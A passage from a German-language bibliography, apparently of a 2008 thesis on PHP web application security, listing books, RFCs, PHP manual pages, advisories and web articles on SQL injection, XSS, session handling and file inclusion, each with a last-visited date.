http://www.cert.org/advisories/CA-2000-02.html
[letzter Besuch: 31.03.2008]

[Dam04] Damianides, Marios
„*The Current State of Security, Marios Damianides*“
http://www.sans.org/reading_room/special/index.php?id=stateofsecurity
[letzter Besuch: 30.01.2008]
2004

[Ess06] Esser, Stefan
„*PHP 5.2.0 and allow_url_include*“
http://blog.php-security.org/archives/45-PHP-5.2.0-and-allow_url_include.html
[letzter Besuch: 26.03.2008]
2006

[Gar02] Garfinkel, Simson
„*Web Security, Privacy & Commerce*“
O'Reilly, Second Edition, S. 539
Januar 2002

[Gol] Golding, Mike
„*ASCII to HEX to Unicode Converter*“
http://www.mikezilla.com/exp0012.html
[letzter Besuch: 12.02.2008]

[GPL07] GNU v.3
„*GNU GENERAL PUBLIC LICENSE* “
http://www.gnu.org/licenses/gpl.html
[letzter Besuch: 14.03.2008]

[Gus04] Gustin, Joseph F.
„*Cyber terrorism : a guide for facility managers*“
Fairmont Press
2004

[Har] Hardened-PHP Project - PHP Security
„*Feature List*“
http://www.hardened-php.net/suhosin/a_feature_list.html
[letzter Besuch: 26.03.2008]

[Har06] Hardened-PHP Project - PHP Security
„*Advisory 08/2006*“
http://www.hardened-php.net/advisory_082006.132.html
[letzter Besuch: 26.03.2008]

[HL02] Howard, Michael; LeBlanc, David
„*Sichere Software programmieren*“
Microsoft Press Deutschland
2002

[HTM] „*HTML Purifier XSS Attacks Smoketest*“
http://htmlpurifier.org/live/smoketests/xssAttacks.php
[letzter Besuch: 26.02.2008]

[Hus04] Huseby, Sverre H.
„*Innocent Code : a security wake-up call for Web programmers*“
John Wiley & Sons
2004

[ISO8859-1] Wikipedia:
„*ISO 8859-1*“
http://de.wikipedia.org/wiki/ISO_8859-1
[letzter Besuch: 12.02.2008]

[Jas01] Jaspersen, Thomas
„Elektronische Marktplätze bedingen einen Strategiewechsel für den Mittelstand“
http://www.competence-site.de/emarktplaetze.nsf/BD84B1D669ACEE60C1256A6900507B07/$File/vortrag_prof_jaspersen_fh_hannover.pdf
[letzter Besuch: 01.04.2008]
April 2001

[Kle04] Klein, Amit
„*"Divide and Conquer" HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics*“
http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf
[letzter Besuch: 26.02.2008]
März 2004

[Kol02] Kolšek, Mitja
„*Session Fixation Vulnerability in Web-based Applications*“
http://www.acros.si/papers/session_fixation.pdf
[letzter Besuch: 08.02.2008]
Dezember 2002

[KÖ06] Koffler, Michael; Öggl, Bernd
„*PHP5 & MySQL 5*“
Addison-Wesley (Studentenausgabe)
2006

[Mil] „*fuzzylime cms <= 3.0 Local File Inclusion Vulnerability*“
http://milw0rm.com/exploits/4378
[letzter Besuch: 20.02.2008]

[Mod] ModSecurity
„*Open Source Web Application Firewall*“
http://www.modsecurity.org
[letzter Besuch: 08.02.2008]

[MS] Maor, Ofer; Shulman, Amichai
„*Blind SQL Injection*“
http://www.imperva.com/resources/adc/blind_sql_server_injection.html
[letzter Besuch: 25.02.2008]
(o.J.)

[MySa] MySQL 5.1 Referenzhandbuch
„*Informationsfunktionen*“
http://dev.mysql.com/doc/refman/5.1/de/information-functions.html
[letzter Besuch: 26.02.2008]

[MySb] MySQL 5.1 Referenzhandbuch
„*UNION*“
http://dev.mysql.com/doc/refman/5.1/de/union.html
[letzter Besuch: 26.02.2008]

[NVD] National Vulnerability Database Home
http://nvd.nist.gov
[letzter Besuch: 25.02.2008]

[OWA] OWASP
http://www.owasp.org
[letzter Besuch: 26.02.2008]

[Pal07] Paller, Alan
„*SANS Top 20 Internet Security Risks of 2007 Point to Two Major Transformations in Attacker Targets*“
http://www.sans.org/top20/2007/press_release.php
[letzter Besuch: 31.03.2008]
2007

[Par] „*Parosproxy.org - Web Application Security*“
http://www.parosproxy.org
[letzter Besuch: 26.02.2008]

[PEA] PEAR
„*Package :: Mail*“
http://pear.php.net/package/Mail/
[letzter Besuch: 08.02.2008]

[PHPa] PHP- Manual
„*mysql_real_escape_string*“
http://de2.php.net/mysql_real_escape_string
[letzter Besuch: 20.01.2008]

[PHPb] PHP- Manual
„*PDO*“
http://de2.php.net/manual/de/ref.pdo.php
[letzter Besuch: 20.01.2008]

[PHPc] PHP- Manual
„*sprintf*“
http://de.php.net/sprintf
[letzter Besuch: 20.01.2008]

[PHPd] PHP- Manual
„*mysqli*“
http://de3.php.net/mysqli
[letzter Besuch: 20.01.2008]

[PHPe] PHP- Manual
„*mail*“
http://de.php.net/manual/de/function.mail.php
[letzter Besuch: 20.01.2008]

[PHPf] PHP- Manual
„*Sessions*“
http://de.php.net/session
[letzter Besuch: 08.02.2008]

[PHPg] PHP- Manual
„*htmlentities“*
http://uk2.php.net/htmlentities
[letzter Besuch: 12.02.2008]

[PHPh] PHP- Manual
„*PHP Optionen/Info“*
http://de3.php.net/manual/de/ref.info.php
[letzter Besuch: 12.02.2008]

[PHPi] PHP
„*Minutes PHP Developers Meeting, Nov. 2005*“
http://www.php.net/~derick/meeting-notes.html#cleanup-of-functionality
[letzter Besuch: 12.02.2008]

[PHPj] PHP- Manual
„*include“*
http://de.php.net/include
[letzter Besuch: 20.02.2008]

[PHPk] PHP- Manual
„*require“*
http://de.php.net/require
[letzter Besuch: 20.02.2008]

[PHPl] PHP- Manual
„*Filesystem*“
http://de.php.net/manual/de/ref.filesystem.php#ini.allow-url-fopen
[letzter Besuch: 20.02.2008]

[PHPm] PHP
„*Die Geschichte von PHP und verwandten Projekten* „
http://de.php.net/history
[letzter Besuch: 25.02.2008]

[PHPn] PHP- Manual
"*Steuerung von Dateiuploads* "
http://us3.php.net/manual/de/features.file-upload.php
[letzter Besuch: 26.02.2008]

[PHPo] PHP- Manual
„*List of Supported Protocols/Wrappers*"
http://us3.php.net/manual/de/features.file-upload.php
[letzter Besuch: 30.02.2008]

[PHPp] PHP- Manual
„*realpath*"
http://de2.php.net/realpath
[letzter Besuch: 30.02.2008]

[RFC822] ARPA Net; Crocker, David H.
„*STANDARD FOR THE FORMAT OF ARPA INTERNET TEXT MESSAGES*"
http://tools.ietf.org/html/rfc822
[letzter Besuch: 20.01.2008]
13.08.1982

[RFC1521] N. Borenstein, Bellcore, N. Freed, Innosoft
„*MIME (Multipurpose Internet Mail Extensions) Part One: Mechanisms for Specifying and Describing the Format of Internet Message Bodies*"
http://www.ietf.org/rfc/rfc1521.txt
[letzter Besuch: 20.01.2008]
September 1993

[RFC2045] Borenstein, N.; Bellcore, Freed, N.; Innosoft, First Virtual
„ *Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies*"
http://www.ietf.org/rfc/rfc2045.txt
[letzter Besuch: 20.01.2008]
November 1996

[RFC2616] Fielding, R.; UC Irvine; Gettys, J.; Compaq/W3C; Mogul, J.; Compaq; Frystyk, H.; W3C/MIT; Masinter, L.; Xerox; Leach, P.; Microsoft; Berners-Lee, T.
„*Hypertext Transfer Protocol -- HTTP/1.1*"
http://www.ietf.org/rfc/rfc2616.txt
[letzter Besuch: 26.02.2008]
1999

[RFC2821] Klensin, J.; AT&T Laboratories
„*Simple Mail Transfer Protocol*“
http://tools.ietf.org/html/rfc2821
[letzter Besuch: 20.01.2008]
September 1993

[RFC2822] Resnick, P.; QUALCOMM Incorporated
„*Internet Message Format*“
http://tools.ietf.org/html/rfc2822
[letzter Besuch: 20.01.2008]
April 2001

[RG07] Rütten, Christiane; Glemser, Tobias
„*Sicherheit von Webanwendungen - heise Security*“
http://www.heise.de/security/artikel/84149/2
[letzter Besuch: 31.03.2008]
2007

[RJL+03] Reynolds, J.; Just, J.; Lawson, E.; Clough, L.; Maglich, R.
„*On-line Intrusion Protection By Detecting Attacks With Diversity*“
in: „*Research directions in data and application security*“
Kluwer Academic Publishers
2003; Kapitel 19

[SANa] SANS
„SANS Top-20 2007 Security Risks (2007 Annual Update)“
http://www.sans.org/top20/?ref=3706
[letzter Besuch: 31.03.2008]

[SANb] SANS
„Top Ten Cyber Security Menaces for 2008“
http://www.sans.org/2008menaces/?ref=22218
[letzter Besuch: 31.03.2008]

[Sch07a] Schmidt, Jürgen
„*Passwortklau für Dummies*“
http://www.heise.de/security/artikel/94100
[letzter Besuch: 12.01.2008]
2007

[Sch07b] Schmidt, Jürgen
„*Viele Banken-Seiten weiter unzureichend gegen Missbrauch gesichert [Update]*“
http://www.heise.de/newsticker/meldung/91702
[letzter Besuch: 31.03.2008]
2007

[Sch07] Schuh, Justin
„*The Art of Software Security Assessment » Same-Origin Policy Part 1: Why we're stuck with things like XSS and XSRF/CSRF*“
http://taossa.com/index.php/2007/02/08/same-origin-policy
[letzter Besuch: 31.03.2008]
2007

[Shi04] Shiflett, Chris
„*Essential PHP Security*“
O'Reilly
2004

[Shi05] Shiflett, Chris
„*Google's XSS Vulnerability*“
http://shiflett.org/blog/2005/dec/googles-xss-vulnerability
[letzter Besuch: 12.02.2008]
2005

[Shi07] Shiflett, Chris
„*My Amazon Anniversary*“
http://shiflett.org/blog/2007/mar/my-amazon-anniversary
[letzter Besuch: 08.02.2008]
2007

[Sto] Stolpmann, Gerd
„*Sichere Webanwendungen*“
http://www.gerd-stolpmann.de/buero/service_sicherweb.html.de
[letzter Besuch: 28.01.2008]
(o.J.)

[Swi] „*Swift Mailer - A free feature-rich PHP Mailer*“
http://www.swiftmailer.org/
[letzter Besuch: 08.02.2008]

[Sun] „*Same Origin Policy*“
http://docs.sun.com/source/816-6409-10/sec.htm
[letzter Besuch: 04.04.2008]

[Tec08] „*Globaler Hackerangriff: Über 100.000* Seiten betroffen “
http://www.tecchannel.de/sicherheit/news/1751019/
[letzter Besuch: 18.03.2008]

[Tin] „*TinyURL.com - shorten that long URL into a Tiny URL*“
http://tinyurl.com
[letzter Besuch: 12.02.2008]

[Was07] Wassermann, Tobias
„*Sichere Webanwendungen mit PHP. Sicherheit mit PHP, MySQL, Apache, JavaScript, AJAX*“
Mitp-Verlag
August 2007

[Wika] Wikipedia
„*SQL*“
http://de.wikipedia.org/wiki/SQL
[letzter Besuch: 20.02.2008]

[Wikb] Wikipedia
„*Rainbow Table*“
http://de.wikipedia.org/wiki/Rainbow_Table
[letzter Besuch: 25.02.2008]

[Wikc] Wikipedia
„*Regulärer Ausdruck*“
http://de.wikipedia.org/wiki/Regul%C3%A4rer_Ausdruck
[letzter Besuch: 26.02.2008]

[Wikd] Wikipedia
„*Message-Digest Algorithm 5*“
http://de.wikipedia.org/wiki/Message-Digest_Algorithm_5
[letzter Besuch: 29.03.2008]

[Wike] Wikipedia
„*Echtzeitsystem*“
http://de.wikipedia.org/wiki/Echtzeitsystem
[letzter Besuch: 29.03.2008]

[Wikf] Wikipedia
„*Reverse-Engineering*“
http://de.wikipedia.org/wiki/Reverse-Engineering
[letzter Besuch: 29.03.2008]

[Wikg] Wikipedia
„*Defacement* “
http://de.wikipedia.org/wiki/Defacement
[letzter Besuch: 29.03.2008]

[Wikh] Wikipedia
„*HTTP-Cookie* “
http://de.wikipedia.org/wiki/HTTP-Cookie
[letzter Besuch: 29.03.2008]

[Wiki] Wikipedia
„*Trojanisches Pferd (Computerprogramm)* “
http://de.wikipedia.org/wiki/Trojanisches_Pferd_(Computerprogramm)
[letzter Besuch: 03.04.2008]

[Wikj] Wikipedia
„*Keylogger*“
http://de.wikipedia.org/wiki/Keylogger
[letzter Besuch: 03.04.2008]

[Wikk] Wikipedia
„*Social Engineering* “
http://de.wikipedia.org/wiki/Social_Engineering
[letzter Besuch: 03.04.2008]

[Wikl] Wikipedia
„*Zero-Day-Exploit*“
http://de.wikipedia.org/wiki/Exploit#Zero-Day-Exploit
[letzter Besuch: 03.04.2008]

[Wikm] Wikipedia
„*Schwarze Liste* “
http://de.wikipedia.org/wiki/Blacklist#Schwarze_Listen_im_Kommunikations
bereich
[letzter Besuch: 03.04.2008]

[WL04] Williams, Hugh E.; Lane, David
„*Webdatenbank-Applikationen mit PHP und MySQL*“
O'Reilly -Verlag
August 2004

[Wyl08] Wyllie, Diego
„*Panda Security: Die wichtigsten Internet-Bedrohungen 2008*“
http://www.computerwoche.de/nachrichten/mittelstand/1852401
[letzter Besuch: 31.03.2008]
2008